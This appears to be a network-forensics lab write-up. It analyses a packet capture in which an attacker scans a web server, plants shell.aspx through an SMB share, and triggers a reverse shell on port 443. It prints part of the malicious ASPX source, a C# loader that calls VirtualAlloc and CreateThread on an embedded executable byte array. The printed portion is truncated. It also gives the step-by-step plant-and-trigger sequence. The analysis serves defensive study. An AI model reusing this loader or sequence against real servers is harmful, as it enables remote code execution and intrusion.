
ASPX reverse shell via SMB

In this pcap file, we can see that ASPX reverse shell was planted via SMB protocol.


First step of investigating the pcap file, we have filtered the IP addresses in wireshark as:




Lots of conversation is happening between these two IP addresses, so let's search our filter.

Filter: ip.src == 10.0.2.4 and tcp port == 80


By applying this filter, we can see nmap, which is popular tool for network discovery and security auditing. By this we can see all the open ports in the target host. It finds the open services like SMP, HTTP or reverse shell paths.



ASPX reverse shell via SMB




So, the source address 10.0.2.4 is scanning the web server 10.0.2.15. This is attacker is requesting http://10.0.2.15/nmaplowercheck1725947084 and in response the server is giving 404 Not found.




Exploring the protocol involved.

ASPX reverse shell via SMB



In the protocol hierarchy. SMB2 is there so, filtering with SMB2

ip.src == 10.0.2.4 && smb2



Establishment of tree connect request

- When a windows client wants to access a share on a remote machine via SMB, it first sends a tree request to specify the share it want to access.

- \\10.0.2.15\IPC$ → the **administrative IPC share**, often used for remote management and named pipes.

ASPX reverse shell via SMB

- \\10.0.2.15\Documents → a **regular document share**, where the attacker is trying to store the malicious file.

Along with that, there is a create / write request.

Once connected to the share:

- **Create Request** → tells the SMB server:

"I want to create a new file named shell.aspx."

- **Write Request** → actually **writes the content** of the file (your malicious ASPX shell) into the newly created file on the server.


After the write, the malicious file now exists on the server: Documents\shell.aspx.

Port used:

ip.src == 10.0.2.15 && ip.dst == 10.0.2.4 && tcp.flags.syn == 1 && tcp.flags.ack == 0

SYN flag is set to 1 → this packet is **trying to start a new TCP connection**

ACK flag is 0 → the packet is **not a reply**; it's the first packet in the handshake. This is the very **first message from the server to the attacker** when opening the connection.



443 listening port number is used by attacker for the reverse shell.

Execution:


Once the malicious shell.aspx is on the server:

- The attacker can access it via HTTP on the webserver (or IIS) by navigating to http://10.0.2.15/Documents/shell.aspx.
- When visited, the shell executes code on the server —, it sets up a **reverse shell**.

ASPX reverse shell via SMB

- Then the server initiates an **outbound TCP connection** to the attacker, connecting to the attacker's listening port.

Inside of shell.aspx




```
<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Import Namespace="System.IO" %>
<script runat="server">
    private static Int32 MEM_COMMIT=0x1000;
    private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr,UIntPtr size,Int32 flAllocationType,IntPtr flProtect);

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr CreateThread(IntPtr lpThreadAttributes,UIntPtr dwStackSize,IntPtr lpStartAddress,IntPtr param,Int32 dwCreationFlags,ref IntPtr lpThreadId);

    protected void Page_Load(object sender, EventArgs e)
    {
        byte[] aQG_MD7kxARm = new byte[200774] {0x4d,0x5a,0x41,0x52,0x55,0x48,0x89,0xe5,0x48,0x83,0xec,0x20,
0x48,0x83,0xe4,0xf0,0xe8,0x00,0x00,0x00,0x00,0x5b,0x48,0x81,0xc3,0xf3,0x5a,0x00,0x00,0xff,0xd3,0x48,
0x81,0xc3,0xf8,0xb0,0x02,0x00,0x49,0x89,0xd8,0x6a,0x04,0x5a,0xff,0xd0,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xf0,0x00,0x00,0x00,0x0e,0x1f,0xba,0x0e,0x00,0xb4,0x09,0xcd,
0x21,0xb8,0x01,0x4c,0xcd,0x21,0x54,0x68,0x69,0x73,0x20,0x70,0x72,0x6f,0x67,0x72,0x61,0x6d,0x20,0x63,
0x61,0x6e,0x6e,0x6f,0x74,0x20,0x62,0x65,0x20,0x72,0x75,0x6e,0x20,0x69,0x6e,0x20,0x44,0x4f,0x53,0x20,
0x6d,0x6f,0x64,0x65,0x2e,0x0d,0x0d,0x0a,0x24,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x41,0x5f,0x30,0x73,
0x05,0x3e,0x5e,0x20,0x05,0x3e,0x5e,0x20,0x05,0x3e,0x5e,0x20,0x43,0x6f,0xbf,0x20,0x21,0x3e,0x5e,0x20,
0x43,0x6f,0xbe,0x20,0x7e,0x3e,0x5e,0x20,0x43,0x6f,0x81,0x20,0x0f,0x3e,0x5e,0x20,0x0c,0x46,0xd9,0x20,
0x04,0x3e,0x5e,0x20,0x0c,0x46,0xcd,0x20,0x14,0x3e,0x5e,0x20,0x05,0x3e,0x5f,0x20,0xc1,0x3e,0x5e,0x20,
0x78,0x47,0xbe,0x20,0x1e,0x3e,0x5e,0x20,0x78,0x47,0x82,0x20,0x04,0x3e,0x5e,0x20,0x78,0x47,0x80,0x20,
0x04,0x3e,0x5e,0x20,0x52,0x69,0x63,0x68,0x05,0x3e,0x5e,0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x50,0x45,0x00,0x00,0x64,0x86,0x05,0x00,0xd8,0x55,0x9e,0x64,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xf0,0x00,0x22,0x20,0x0b,0x02,0x0c,0x00,0x00,0x14,0x02,0x00,
0x00,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x50,0x58,0x01,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x00,0x00,0x80,
0x01,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x02,0x00,0x00,0x05,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x05,0x00,0x02,0x00,0x00,0x00,0x00,0x00,0x00,0x90,0x03,0x00,0x00,0x04,0x00,0x00,0x21,0x9e,0x03,0x00,
0x02,0x00,0x20,0x01,0x00,0x00,0x10,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x10,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x10,0x00,0x00,0x00,0xc0,0xb0,0x02,0x00,0x37,0x00,0x00,0x00,0xf8,0xb0,0x02,0x00,0xb4,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x60,0x03,0x00,0x20,0x19,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x80,0x03,0x00,0xa8,0x06,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
```

Certainly, this is a malicious shell execution code

Steps Involved:

1. SMB Access: Tree Connect Request → connects to Documents share
2. Planting Shell: Create Request + Write Request → uploads shell.aspx
3. Triggering Shell: HTTP request to shell.aspx → executes malicious code
4. Reverse Shell Connections: Server (10.0.2.15) initiates TCP connection → attacker (10.0.2.4) listening port.